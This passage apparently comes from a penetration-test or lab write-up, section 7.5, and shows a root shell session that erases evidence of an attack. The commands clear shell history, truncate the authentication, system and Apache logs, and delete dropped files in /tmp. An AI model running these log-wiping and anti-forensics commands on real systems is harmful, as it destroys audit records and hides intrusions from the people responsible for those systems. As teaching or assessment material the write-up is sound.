
7.5 Final Verification

Verify that logs have been cleared:

```
1 tail /var/log/apache2/access.log
2 tail /var/log/auth.log
3 cat /var/log/auth.log
```

Listing 7.8: Verify Log Cleanup

Expected Result: Logs are empty or significantly reduced, showing minimal evidence of the attack.



```
root ~ history -c
history -c
root ~ history -w
history -w
root ~ cat /dev/null > /var/log/auth.log
cat /dev/null > /var/log/auth.log
root ~ cat /dev/null > /var/log/syslog
cat /dev/null > /var/log/syslog
root ~ cat /dev/null > /var/log/apache2/access.log
cat /dev/null > /var/log/apache2/access.log
root ~ cat /dev/null > /var/log/apache2/error.log
cat /dev/null > /var/log/apache2/error.log
root ~ tail /var/log/auth.log
tail /var/log/auth.log
May  7 07:25:01 osboxes CRON[30076]: pam_unix(cron:session): session opened for user root by (uid=0)
May  7 07:25:01 osboxes CRON[30076]: pam_unix(cron:session): session closed for user root
root ~ tail /var/log/apache2/access.log
tail /var/log/apache2/access.log
root ~ cat /dev/null > /var/log/auth.log
cat /dev/null > /var/log/auth.log
root ~ ls -lh /var/log/auth.log
ls -lh /var/log/auth.log
-rw-r----- 1 syslog adm 0 May  7 07:27 /var/log/auth.log
root ~ rm -f /tmp/ls
rm -f /tmp/ls
root ~ rm -f /tmp/lcgdovi
rm -f /tmp/lcgdovi
root ~ echo "" > /home/user4/Desktop/autoscript.sh
echo "" > /home/user4/Desktop/autoscript.sh
root ~ cat /dev/null > /var/log/auth.log
cat /dev/null > /var/log/auth.log
root ~ tail /var/log/apache2/access.log
tail /var/log/apache2/access.log
root ~ tail /var/log/auth.log
tail /var/log/auth.log
root ~ cat /var/log/auth.log
cat /var/log/auth.log
root ~
```

Figure 7.2: System Logs Successfully Cleared - Tracks Covered